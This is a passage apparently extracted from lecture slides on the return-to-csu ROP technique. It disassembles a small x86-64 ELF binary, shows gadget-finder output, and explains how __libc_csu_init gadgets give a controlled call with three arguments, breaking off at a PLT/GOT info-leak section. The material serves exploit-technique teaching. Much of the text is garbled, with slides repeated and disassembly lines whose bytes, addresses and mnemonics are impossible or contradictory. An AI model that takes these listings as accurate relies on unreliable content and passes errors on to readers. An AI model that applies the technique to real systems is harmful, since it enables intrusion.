62b: 48 89 f6          mov     %rsi,%r14
62c: 48 89 a5          mov     %rdi,%r13
631: 4c 29 a5          sub     %r12,%rbp
634: 48 83 ac 08       sub     $0x8,%rbp
638: 48 c1 d4 03       sar     0x3,%rbp
63c: 48 ff ff ff       callq   0x0 <__init>
641: 48 85 a5          test    %rbp,%rbp
644: 74 20             je      666 <__libx_csu_init+0x5d>
646: 31 db            xor     %ebx,%ebx
648: 0f 1f 84 00 00 00 00 nopl    0x0(%rax,%rax,1)
64c: 00              nop
650: 4c 89 aa          mov     %r13,%rdi
651: 4c 89 f6          mov     %r14,%rdi
656: 48 89 ff          mov     %r15d,%rdi
659: 41 ff 14 d6       callq   41ff14(%rbx,%rbx)
65d: 48 83 c3 01       add     $0x1,%ebx
661: 48 39 a5          cmp     %rbp,%rbp
664: 75 0a             jne     650 <__libx_csu_init+0x5d>
666: 48 83 c4 08       add     $0x8,%rbp
66a: 5b                pop     %rbp
66b: 5d                pop     %rbp
66c: 41 5c             pop     %r12
66d: 41 5d             pop     %r13
670: 41 5e             pop     %r14
672: 41 5f             pop     %r15
674: c3                retq
675: 90                nop
676: 66 0f 1f 84 00 00 00 nopl    0x0(%rax,%rax,1)
67d: 00 00 00          nopw

0000000000000680 <__libx_csu_fini>:
680: f3 c3            repx    retq

Disassembly of section .fini:

0000000000000684 <_fini>:
684: 48 83 ac 08       sub     $0x8,%rbp
688: 48 83 c4 08       add     $0x8,%rbp
68c: c3                retq

```

ropper result

Found gadgets to fill rdi and rsi
For arbitrary execution we still need:

- write-what-where (params)
- rdx control (third argument)
- syscall/int 0x80 gadgets

3. Return-to-csu: 64-bit ASLR bypass

1) “Attached code” ROP-chain analysis with popular tools

Attached Code only

```

empty: file format elf64-x86_64

Disassembly of section .init:

00000000000004b8 <.init>:
4b8: 48 83 ec 18          sub    $0x8,%rsp
4bc: 48 b8 05 25 0b 20 00 mov     0x200b25(%rip),%rax        # 200fa8 <__gmon_start__>
4c3: 48 85 c0             test   %rax,%rax
4c6: 74 02              jw     4ca<,.init+0x12>
4c8: ff 00              callq  *%rax
4ca: 48 83 04 08        add     $0x4,%rsp
4cc: c3                 retq

Disassembly of section .plt:

00000000000004d0 <.plt>:
4d0: ff 35 f2 0a 20 00  jmpq    *0x200af2(%rip)        # 200f00 <__GLOBAL_OFFSET_TABLE__+0xb>
4d6: ff 24 f4 0a 20 00  jmpq    *0x200af4(%rip)        # 200f00 <__GLOBAL_OFFSET_TABLE__+0xd>
4dc: 0f 1f 40 00        nopl   0x0(%rax)

Disassembly of section .plt.got:

00000000000004e0 <__cxa_finalize@GLIBC_2.2.5>:
4e0: ff 25 12 0b 20 00  jmpq    *0x200b12(%rip)        # 200f08 <__cxa_finalize@GLIBC_2.2.5>
4e6: 66 90              xchgb  %ax,%ax

Disassembly of section .text:

00000000000004f0 <_start>:
4f0: 31 ed             xor     %ebp,%ebp
4f2: 49 89 d1          mov     %r9,%r9
4f5: 5w              pop     %rax
4f6: 48 89 a2          mov     %rax,%rax
4f9: 48 83 e4 f0        and     $0xffffffffffe0,%rax
4fd: 50              push    %rax
4fe: 54              push    %rax
4ff: 4c 8d 05 7a 01 00 00 lea     0x17a(%rip),%r8        # 680 <__libx_csu_fini>
506: 48 8d 0d 03 01 00 00 lea     0x103(%rip),%rax      # 010 <__libx_csu_init>
50d: 48 8d 3d a6 00 00 00 lea     0x6a(%rip),%rdi      # 5fa <main>
514: ff 15 c6 0a 20 00  callq   *0x200ac6(%rip)        # 200fa0 <__libc_start_main@GLIBC_2.2.5>
51a: f4              hlt
51b: 0f 1f 44 00 00    nopl   0x0(%rax,%rax,1)

0000000000000520 <__register_tm_clones>:
520: 48 8d 3d a9 0a 20 00 lea     0x200aa9(%rip),%rdi      # 201010 <__TMC_END__>
527: 55              push    %rbp
528: 48 8d 05 a1 0a 20 00 lea     0x200aa1(%rip),%rax      # 201010 <__TMC_END__>
52f: 48 39 f8          cmp     %rax,%rax
532: 48 89 a5          mov     %rax,%rbp
537: 48 b8 05 9a 0a 20 00 je      550 <__register_tm_clones+0x30>
53f: 48 b8 05 9a 0a 20 00 mov     0x200aa8(%rip),%rax      # 200f08 <__ITM_registerTMCloneTable>
53e: 48 85 c0          test    %rax,%rax
541: 74 04            jw     550 <__register_tm_clones+0x30>
543: 54              pop     %rbp
544: ff 40          jmpq    *%rax
546: 66 2a 0f 1f 84 00 00 nopl   0x0(%rax)
54b: 00 00 00 00      nopl   0x0(%rax,%rax,1)
550: 54              pop     %rbp
551: c3                 retq
552: 0f 1f 40 00      nopl   0x0(%rax)
556: 66 2a 0f 1f 84 00 00 nopl   0x0(%rax,%rax,1)
55d: 00 00 00 00      nopl   0x0(%rax,%rax,1)

0000000000000560 <__register_tm_clones>:
560: 48 8d 3d a9 0a 20 00 lea     0x200aa9(%rip),%rdi      # 201010 <__TMC_END__>
567: 48 8d 35 a2 0a 20 00 lea     0x200aa2(%rip),%rax      # 201010 <__TMC_END__>
56e: 55              push    %rbp
56f: 48 29 f6          sub     %rdi,%rdi
572: 48 89 a5          mov     %rax,%rbp
575: 48 c1 f6 03        sar     %eax,%eax
579: 48 89 f0          mov     %rax,%rax
57c: 48 c1 w8 3f        shr     %eax,%rax
580: 48 01 06          add     %rax,%rax
583: 48 d1 f6          sar     %rax,%rax
586: 74 18            jw     588 <__register_tm_clones+0x40>
588: 48 b8 05 9a 0a 20 00 mov     0x200aa8(%rip),%rax      # 200f08 <__ITM_registerTMCloneTable>
58f: 48 85 c0          test    %rax,%rax
592: 74 0c            jw     594 <__register_tm_clones+0x40>
594: 54              pop     %rbp
595: ff 40          jmpq    *%rax
597: 66 2a 0f 1f 84 00 00 nopl   0x0(%rax)
59e: 00 00 00 00      nopl   0x0(%rax)
5a1: c3                 retq
5a2: 0f 1f 40 00      nopl   0x0(%rax)
5a6: 66 2a 0f 1f 84 00 00 nopl   0x0(%rax,%rax,1)
5ad: 00 00 00 00      nopl   0x0(%rax,%rax,1)

```

```

00000000000005b0 <__do_global_ctors_aux>:
5b0: 80 3d 59 0a 20 00 00 cmpb    $0x0,0x200a59(%rip)      # 201010 <__TMC_END__>
5b7: 75 2f            jnw     5b8 <__do_global_ctors_aux+0x30>
5b9: 48 83 3d 37 0a 20 00 cmpq    $0x0,0x200a37(%rip)      # 200f08 <__cxa_finalize@GLIBC_2.2.5>
5c0: 00              jnz     5c1
5c1: 55              push    %rbp
5c2: 48 89 a5          mov     %rax,%rbp
5c5: 74 0c            jw     5d3 <__do_global_ctors_aux+0x23>
5c7: 48 b8 3d 3a 0a 20 00 mov     0x200a3a(%rip),%rdi      # 201008 <__dso_handle>
5ca: 48 ff ff ff       callq   0x0 <__cxa_finalize@plt>
5d3: 48 ff ff ff       callq   520 <__register_tm_clones>
5d8: c6 05 31 0a 20 00 01 movb    0x1,0x200a31(%rip)      # 201010 <__TMC_END__>
5df: 5d              pop     %rbp
5e0: c3                 retq
5e1: 0f 1f 80 00 00 00 00 nopl   0x0(%rax)
5e8: f3 c3           rexb    %eax
5ea: 66 0f 1f 44 00 00 00 nopl   0x0(%rax,%rax,1)

00000000000005f0 <__frame_dummy__>:
5f0: 55              push    %rbp
5f1: 48 89 a5          mov     %rax,%rbp
5f4: 5d              pop     %rbp
5f5: a9 66 ff ff       jmpq    560 <__register_tm_clones>

0000000000000610 <__libx_csu_init>:
610: 41 57            push    %r15
611: 41 56            push    %r14
614: 41 89 ff         mov     %rdi,%r15d
617: 41 55            push    %r13
618: 41 54            push    %r12
61b: 4c 8d 25 0a 07 20 00 lea     0x20070a(%rip),%r12      # 200d00 <__frame_dummy_init_array_entry>
621: 55              push    %rbp
623: 4c 8d 2d 0a 07 20 00 lea     0x20070a(%rip),%rbp      # 200d08 <__init_array_end>
62a: 53              push    %ebx
62b: 48 89 f6         mov     %rax,%r14
62c: 48 89 a5         mov     %rax,%r13
631: 4c 29 a5         sub     %r12,%rbp
634: 48 83 ac 08       sub     $0x8,%rbp
638: 48 c1 f4 03       sar     %eax,%eax
63c: 48 ff ff ff       callq   0x0 <__init>
641: 48 85 a5         test    %rax,%rax
644: 74 20            jw     666 <__libx_csu_init+0x5d>
646: 31 db           xor     %ebx,%ebx
648: 0f 1f 84 00 00 00 00 nopl   0x0(%rax,%rax,1)
64c: 00              nopl   0x0(%rax,%rax,1)
650: 4c 89 aa         mov     %r13,%rdx
651: 4c 89 f6         mov     %r14,%rdi
656: 48 89 ff         mov     %r15d,%rdi
659: 41 ff 14 d0       callq   0(%r12,%rax,8)
65d: 0x0,%ebx         add     %ebx,%rbp
661: 48 39 a5         cmp     %rbx,%rbp
664: 75 ac           jw     660 <__libx_csu_init+0x5d>
666: 48 83 04 08       add     $0x4,%rbp
66a: 5b              pop     %ebx
66b: 5d              pop     %rbp
66c: 41 5c            pop     %r12
66d: 41 5d            pop     %r13
670: 41 5e            pop     %r14
672: 41 5f            pop     %r15
674: c3                 retq
675: 90              nop
676: 66 2a 0f 1f 84 00 00 nopl   0x0(%rax,%rax,1)
67d: 00 00 00 00      nopl   0x0(%rax,%rax,1)

0000000000000680 <__libx_csu_fini>:
680: f3 c3           rexb    %eax

Disassembly of section .fini:

0000000000000684 <_fini>:
684: 48 83 ac 08       sub     $0x8,%rbp
68b: 48 83 04 08       add     $0x4,%rbp
68c: c3                 retq

```

ropper result

Found gadgets to fill rdi and rsi
For arbitrary execution we still need:

- write-what-where (params)
- rdx control (third argument)
- syscall/int 0x80 gadgets

3. Return-to-csu: 64-bit ASLR bypass

1) “Attached code” ROP-chain analysis with popular tools

Attached Code only

```

empy: file format elf64-x86_64

Disassembly of section .init:

0000000000000400 <.init>:
400: 48 83 ec 18          sub    $0x18,%rsp
403: 48 b8 05 25 0a 20 00 mov     0x200a05(%rip),%rax
406: 48 85 c0             test   %eax,%eax
407: 74 02              jw     40a<,.init+0x12>
408: 48 83 04 08         callq  *%rax
40a: 48 83 04 08         add     $0x8,%rsp
40c: c3                 retq

Disassembly of section .plt:

0000000000000440 <.plt>:
440: ff 35 12 0a 20 00   pushq  0x200a12(%rip) # 200f08 <GLOBAL_OFFSET_TABLE_+0x8>
446: ff 35 12 0a 20 00   jmpq   *0x200a12(%rip) # 200f08 <GLOBAL_OFFSET_TABLE_+0x8>
44c: 0f 1f 40 00         nopl   0x0(%rax)

Disassembly of section .plt.got:

0000000000000460 <__cxa_finalize@GLIBC_2.2.5>:
460: ff 25 12 0b 20 00   jmpq   *0x200b12(%rip) # 200f08 <__cxa_finalize@GLIBC_2.2.5>
466: 66 90              xchgb  %ax,%ax

Disassembly of section .text:

00000000000004f0 <_start>:
4f0: 31 ed             xor     %ebp,%ebp
4f2: 49 89 d1          mov     %ecx,%edi
4f5: 5e               pop     %rsi
4f6: 48 89 a2          mov     %rax,%edx
4f9: 48 83 e4 f0       and     $0xffffffffffe0,%esp
4fa: 50               push    %rax
4fb: 54               push    %rsp
4fc: 48 b8 05 7a 01 00 00 lea     0x17a(%rip),%rsi # 680 <_libc_csu_fini>
506: 48 b8 06 03 01 00 00 lea     0x103(%rip),%rsi # 5fa <main>
508: 48 b8 3d 3d 06 00 00 lea     0x6(%rip),%rsi # 5fa <main>
514: ff 15 06 2a 20 00   callq  *0x200a06(%rip) # 200f60 <__libc_start_main@GLIBC_2.2.5>
51a: f4               hlt
51b: 0f 1f 44 00 00     nopl   0x0(%rax,%rax,1)

0000000000000520 <_deregister_tm_clones>:
520: 48 bd 3d a9 0a 20 00 lea     0x200aa9(%rip),%rdi # 201010 <__TMC_END__>
527: 55               push    %rbp
528: 48 b8 05 a1 0a 20 00 lea     0x200aa1(%rip),%rsi # 201010 <__TMC_END__>
536: 48 39 f8          cmp     %rsi,%rsi
537: 48 89 a5          mov     %rsi,%rbp
538: 48 b8 05 9a 0a 20 00 lea     0x200aa5(%rip),%rsi # 200f08 <_ITM_deregisterTMCloneTable>
539: 48 b8 05 9a 0a 20 00 lea     0x200aa5(%rip),%rsi # 200f08 <_ITM_deregisterTMCloneTable>
541: 74 04             jw     550<_deregister_tm_clones+0x30>
543: 50               pop     %rbp
544: ff 40             jmpq   *%rax
546: 66 2a 0f 1f 84 00 00 mov     %eax,%eax
548: 00 00 00 00       nopw   0x0(%rax,%rax,1)
550: 5d               pop     %rsi
551: c3                 retq
552: 0f 1f 40 00       nopl   0x0(%rax)
556: 66 2a 0f 1f 84 00 00 mov     %eax,%eax
558: 00 00 00 00       nopw   0x0(%rax,%rax,1)

0000000000000560 <_register_tm_clones>:
560: 48 bd 3d a9 0a 20 00 lea     0x200aa9(%rip),%rdi # 201010 <__TMC_END__>
567: 48 bd 35 a2 0a 20 00 lea     0x200aa2(%rip),%rsi # 201010 <__TMC_END__>
56a: 55               push    %rbp
56b: 48 29 f8          mov     %rsi,%rsi
572: 48 89 a5          mov     %rsi,%rbp
573: 48 c1 f6 03       aar     0x3,%rsi
579: 48 89 f0          mov     %rsi,%rsi
57c: 48 c1 e8 3f       aar     0x3f,%rsi
580: 48 01 e8          add     %rsi,%rsi
583: 48 d1 f6          aar     0x1,%rsi
586: 74 18             jw     588<_register_tm_clones+0x40>
588: 48 b8 05 e1 0a 20 00 lea     0x200ae1(%rip),%rsi # 200f08 <_ITM_registerTMCloneTable>
58f: 48 85 c0          test   %eax,%eax
592: 74 0c             jw     594<_register_tm_clones+0x40>
594: 5d               pop     %rbp
595: ff 40             jmpq   *%rax
597: 66 0f 1f 84 00 00 00 mov     %eax,%eax
59a: 00 00 00 00       nopw   0x0(%rax,%rax,1)
5a1: c3                 retq
5a2: 0f 1f 40 00       nopl   0x0(%rax)
5a6: 66 2a 0f 1f 84 00 00 mov     %eax,%eax
5a8: 00 00 00 00       nopw   0x0(%rax,%rax,1)

```

ropper result

Found gadgets to fill rdi and rsi
For arbitrary execution we still need:

- write-what-where (params)
- rdx control (third argument)
- syscall/int 0x80 gadgets

ropshell.com result

Found gadgets to fill rdi and rsi
Same problem:

- No write-what-where
- No rdx control
- No syscall/int 0x80

1) “Attached code” ROP-chain analysis with popular tools

Attached Code only

[illegible]

ropper result

~~Found gadgets to fill `rdi` and `rsi`
For arbitrary execution we still need:~~

- ~~• write-what-where (params)~~
- ~~• rdx **control** (third argument)~~
- ~~• syscall/int 0x80 **gadgets**~~

ropshell.com **result**

~~Found gadgets to fill rdi and rsi~~
~~Same problem:~~

- ~~No write-what-where~~
- ~~No rdx control~~
- ~~No syscall/int 0x80~~

3. Return-to-csu: 64-bit ASLR bypass

1) “Attached code” ROP-chain analysis with popular tools

Attached Code only

```

empy: file format elf64-x86_64

Disassembly of section .init:
00000000000004b8 <.init>:
4b8: 48 83 ec 18          sub    $0x18,%rsp
4bc: 48 b8 05 25 0a 20 00 mov     0x200a25(%rip),%rax # 200fa8 <__gmon_start__>
4c3: 48 85 c0             test   %rax,%rax
4c6: 74 02             jw     4ca <__init+0x12>
4c8: ff 00             callq  *%rax
4ca: 48 83 04 08        add     $0x8,%rsp
4cc: c3                retq

Disassembly of section .plt:
00000000000004d0 <.plt>:
4d0: ff 35 f2 0a 20 00  jmpq    0x200af2(%rip) # 200fcb <GLOBAL_OFFSET_TABLE+0xb>
4d6: ff 25 f4 0a 20 00  jmpq    0x200af4(%rip) # 200fd0 <GLOBAL_OFFSET_TABLE+0xd>
4dc: 0f 1f 40 00             nopl    0x0(%rax)

Disassembly of section .plt.got:
00000000000004e0 <__cxa_finalize@plt>:
4e0: ff 25 f4 0a 20 00  jmpq    0x200af4(%rip) # 200fcb <GLOBAL_OFFSET_TABLE+0xb>
4e6: 66 90             xchgb   %ax,%ax

Disassembly of section .text:
00000000000004f0 <_start>:
4f0: 31 ed             xor     %ebp,%ebp
4f2: 49 89 d1          mov     %r9,%r9
4f5: 5e                pop     %rsi
4f6: 48 89 a2          mov     %rax,%rax
4f9: 48 83 e0          and     $0xffffffffffe0,%rax
4fd: 50                push    %rax
4fe: 54                push    %rsp
4ff: 4c 84 05 7a 01 00 00 lea     0x17a(%rip),%r8 # 680 <__lib_csu_init>
506: 48 84 06 03 01 00 00 lea     0x103(%rip),%rax # 50a <__lib_csu_init>
50d: 48 84 3d a6 00 00 00 lea     0xafe(%rip),%rax # 5fa <main>
514: ff 15 c6 0a 20 00 00 callq   0x200ac6(%rip) # 200fa0 <__libc_start_main@GLIBC_2.2.5>
51a: f4                hlt
51b: 0f 1f 44 00 00     nopl    0x0(%rax,%rax,1)

0000000000000520 <_deregister_tm_clones>:
520: 48 b8 3d a9 0a 20 00 lea     0x200aa9(%rip),%rdi # 201010 <__TMC_END__>
527: 55                push    %rbp
528: 48 b8 05 a1 0a 20 00 lea     0x200aa1(%rip),%rax # 201010 <__TMC_END__>
52f: 48 39 f8          cmp     %rax,%rax
532: 48 89 a5          mov     %rax,%rbp
537: 55 <deregister_tm_clones+0x30>
53f: 48 b8 05 9a 0a 20 00 lea     0x200aa5(%rip),%rax # 200f8b <ITM_deregisterTMCloneTable>
53e: 55                test    %rax,%rax
541: 55 <deregister_tm_clones+0x30>
543: 54                pop     %rbp
544: ff 40             jmpq    *%rax
546: 66 2a 0f 1f 84 00 00 mov     0x0(%rax,%rax,1)
54d: 00 00 00 00             nopw    %cs:0x0(%rax,%rax,1)
550: c3                retq

0000000000000560 <_register_tm_clones>:
560: 48 b8 3d a9 0a 20 00 lea     0x200aa9(%rip),%rdi # 201010 <__TMC_END__>
567: 48 b8 35 a2 0a 20 00 lea     0x200aa2(%rip),%rax # 201010 <__TMC_END__>
56e: 55                push    %rbp
56f: 48 29 f8          mov     %rbp,%rbp
572: 48 89 a5          mov     %rax,%rbp
575: 48 c1 f6 03        aar     0xa3,%rax
579: 48 89 f0          mov     %rax,%rax
57c: 48 c1 e8 3f        aar     0xa3f,%rax
580: 48 01 e6          add     %rax,%rax
583: 48 d1 f6          aar     %rax,%rax
586: 74 18             jw     588 <_register_tm_clones+0x40>
588: 48 b8 05 a1 0a 20 00 lea     0x200aa1(%rip),%rax # 200f8b <ITM_deregisterTMCloneTable>
58f: 48 85 c0             test    %rax,%rax
592: 74 0c             jw     594 <_register_tm_clones+0x40>
594: 54                pop     %rbp
595: ff 40             jmpq    *%rax
597: 66 0f 1f 84 00 00 00 mov     0x0(%rax,%rax,1)
59e: 00 00 00 00             nopw    %cs:0x0(%rax,%rax,1)
5a1: c3                retq
5a2: 0f 1f 40 00             nopl    0x0(%rax)
5a6: 66 2a 0f 1f 84 00 00 mov     0x0(%rax,%rax,1)
5ad: 00 00 00 00             nopw    %cs:0x0(%rax,%rax,1)

```

ropper result

Found gadgets to fill rdi and rsi
For arbitrary execution we still need:

- write-what-where (params)
- rdx control (third argument)
- syscall/int 0x80 gadgets

Auto ROP-chain generation failed

Found gadgets to fill rdi and rsi
Same problem:

- No write-what-where
- No rdx control
- No syscall/int 0x80

2) Manual analysis of the “attached code” for fun and profit

- We found something interesting in `__libc_csu_init()`

```
00000000000000610 <__libc_csu_init>:
...      ...      ...
650:  4c 89 ea      mov     %r13,%rdx
653:  4c 89 f6      mov     %r14,%rsi
656:  44 89 ff      mov     %r15d,%edi
659:  41 ff 14 dc    callq   *(%r12,%rbx,8)
65d:  48 83 c3 01    add     $0x1,%rbx
661:  48 39 dd      cmp     %rbx,%rbp
664:  75 ea      jne     650 <__libc_csu_init+0x40>
666:  48 83 c4 08    add     $0x8,%rsp
66a:  5b          pop     %rbx
66b:  5d          pop     %rbp
66c:  41 5c      pop     %r12
66e:  41 5d      pop     %r13
670:  41 5e      pop     %r14
672:  41 5f      pop     %r15
674:  c3          retq
```

2) Manual analysis of the “attached code” for fun and profit

- We found something interesting in `__libc_csu_init()`

```
00000000000000610 <__libc_csu_init>:
...      ...      ...
650:  4c 89 ea      mov     %r13,%rdx
653:  4c 89 f6      mov     %r14,%rsi
656:  44 89 ff      mov     %r15d,%edi
659:  41 ff 14 dc    callq   *(%r12,%rbx,8)
65d:  48 83 c3 01    add     $0x1,%rbx
661:  48 39 dd      cmp     %rbx,%rbp
664:  75 ea      jne     650 <__libc_csu_init+0x40>
666:  48 83 c4 08    add     $0x8,%rsp
66a:  5b      pop     %rbx
66b:  5d      pop     %rbp
66c:  41 5c      pop     %r12
66e:  41 5d      pop     %r13
670:  41 5e      pop     %r14
672:  41 5f      pop     %r15
674:  c3      retq

Gadget 1
```

Gadget 1: not bad, we control:
rbx, rbp, r12, r13, r14, r15

The interesting ones are:

rdi: First argument
rsi: Second argument
rdx: Third argument

2) Manual analysis of the “attached code” for fun and profit

- We found something interesting in `__libc_csu_init()`

```
00000000000000610 <__libc_csu_init>:
...      ...      ...
650:      4c 89 ea      mov     %r13,%rdx
653:      4c 89 f6      mov     %r14,%rsi
656:      44 89 ff      mov     %r15d,%edi
659:      41 ff 14 dc      callq   *(%r12,%rbx,8)
65d:      48 83 c3 01      add     $0x1,%rbx
661:      48 39 dd      cmp     %rbx,%rbp
664:      75 ea      jne     650 <__libc_csu_init+0x40>
666:      48 83 c4 08      add     $0x8,%rsp
66a:      5b      pop     %rbx
66b:      5d      pop     %rbp
66c:      41 5c      pop     %r12
66e:      41 5d      pop     %r13
670:      41 5e      pop     %r14
672:      41 5f      pop     %r15
674:      c3      retq

Gadget 2
Gadget 1
```

Gadget 2: arguments + call
rdi from r13
rsi from r14
rdx from r15
To control the destination
we need `rbx` and `r12`

Gadget 1: not bad, we control:
`rbx`, `rbp`, `r12`, `r13`, `r14`, `r15`
The interesting ones are:
`rdi`: First argument
`rsi`: Second argument
`rdx`: Third argument

2) Manual analysis of the “attached code” for fun and profit

- We found something interesting in `__libc_csu_init()`

```
00000000000000610 <__libc_csu_init>:
...      ...      ...
650:  4c 89 ea      mov    %r13,%rdx
653:  4c 89 f6      mov    %r14,%rsi
656:  44 89 ff      mov    %r15d,%edi
659:  41 ff 14 dc    callq  *(%r12,%rbx,8)
65d:  48 83 c3 01    add    $0x1,%rbx
661:  48 39 dd      cmp    %rbx,%rbp
664:  75 ea      jne    650 <__libc_csu_init+0x40>
666:  48 83 c4 08    add    $0x8,%rsp
66a:  5b      pop    %rbx
66b:  5d      pop    %rbp
66c:  41 5c      pop    %r12
66e:  41 5d      pop    %r13
670:  41 5e      pop    %r14
672:  41 5f      pop    %r15
674:  c3      retq
```

Gadget 2 (lines 650-659):
`mov %r13,%rdx`
`mov %r14,%rsi`
`mov %r15d,%edi`
`callq *(%r12,%rbx,8)`

Gadget 1 (lines 66a-674):
`pop %rbx`
`pop %rbp`
`pop %r12`
`pop %r13`
`pop %r14`
`pop %r15`
`retq`

Gadget 2: arguments + call

rdi from `r13`
rsi from `r14`
rdx from `r15`

To control the destination
we need `rbx` and `r12`


Gadget 1: not bad, we control:

`rbx`, `rbp`, `r12`, `r13`, `r14`, `r15`

The interesting ones are:

rdi: First argument
rsi: Second argument
rdx: Third argument

3) Universal μ ROP to control the execution flow from `__libc_csu_init()`



3) Universal μ ROP to control the execution flow from `__libc_csu_init()`

Gadget 1

```
pop    %rbx
pop    %rbp
pop    %r12
pop    %r13
pop    %r14
pop    %r15
retq
```

Gadget 2

```
→ mov   %r13,%rdx
mov     %r14,%rsi
mov     %r15d,%edi
callq   *(%r12,%rbx,8)
```

C code

```
void (*funcPtr)(void *,void *,void *);

funcPtr = addr;
(*funcPtr)(arg1, arg2, arg3);
```

3) Universal μ ROP to control the execution flow from `__libc_csu_init()`

Gadget 1

```
pop    %rbx
pop    %rbp
pop    %r12
pop    %r13
pop    %r14
pop    %r15
retq
```

Gadget 2

```
mov    %r13,%rdx
mov    %r14,%rsi
mov    %r15d,%edi
callq  *(%r12,%rbx,8)
```

C code

```
void (*funcPtr)(void *,void *,void *);

funcPtr = addr;
(*funcPtr)(arg1, arg2, arg3);
```

A controlled call where:

```
addr = r12 + (rbx * 8)
funcPtr = addr;
arg1 = rdi
arg2 = rsi
arg3 = rdx
```


We can jump where we want and control up to 3 arguments.

3. Return-to-csu: A controlled call

3) Universal μ ROP to control the execution flow from `__libc_csu_init()`

Considering **only** the **Attached Code** we have:

- A μ ROP chain but no gadgets like `write-what-where`. 😐
- Control of 3 arguments: But only values
 - We can set `rsi` to `0x55743e8a8000` 😐
 - But not `rsi` \rightarrow `{"sh", "-i", NULL}`
- Control flow: We can specify the destination of a `call` 😊
- No `EAX` control, nor `SYSCALL/SYSENTER/INT 0x80` gadgets 😞
 - We cannot execute syscalls
- We don't know where are loaded: `stack`, `libs`, `heap`, ... 😞




3. Return-to-csu: A controlled call

3) Universal μ ROP to control the execution flow from `__libc_csu_init()`

Considering **only** the **Attached Code** we have:

- A μ ROP chain but no gadgets like `write-what-where`. 😐
- Control of 3 arguments: But only values
 - We can set `rsi` to `0x55743e8a8000` 😐
 - But not `rsi -> {"sh", "-i", NULL}`
- Control flow: We can specify the destination of a `call` 😊
- No `EAX` control, nor `SYSCALL/SYSENTER/INT 0x80` gadgets 😞
 - We cannot execute syscalls
- We don't know where are loaded: `stack`, `libs`, `heap`, ... 😞

We want a generic method: What can we do?



4) Info leak with a μ ROP : Analyzing the PLTs/GOTs

- Let's review again the "attached code"

```
$ gcc empty.c -o empty
$ nm -a empty | grep " t\| T"
0000000000000520 t deregister_tm_clones
00000000000005b0 t __do_global_dtors_aux
00000000000200df8 t __do_global_dtors_aux_fini_array_entry
0000000000000684 T _fini
0000000000000684 t .fini
00000000000200df8 t .fini_array
00000000000005f0 t frame_dummy
00000000000200df0 t __frame_dummy_init_array_entry
00000000000004b8 T _init
00000000000004b8 t .init
00000000000200df0 t .init_array
00000000000200df8 t __init_array_end
00000000000200df0 t __init_array_start
0000000000000680 T __libc_csu_fini
0000000000000610 T __libc_csu_init
00000000000005fa T main
00000000000004d0 t .plt
00000000000004e0 t .plt.got
0000000000000560 t register_tm_clones
00000000000004f0 T _start
00000000000004f0 t .text
```

4) Info leak with a μ ROP : Analyzing the PLTs/GOTs

- Let's review again the "attached code"

```
$ gcc empty.c -o empty
$ nm -a empty | grep " t\| T"
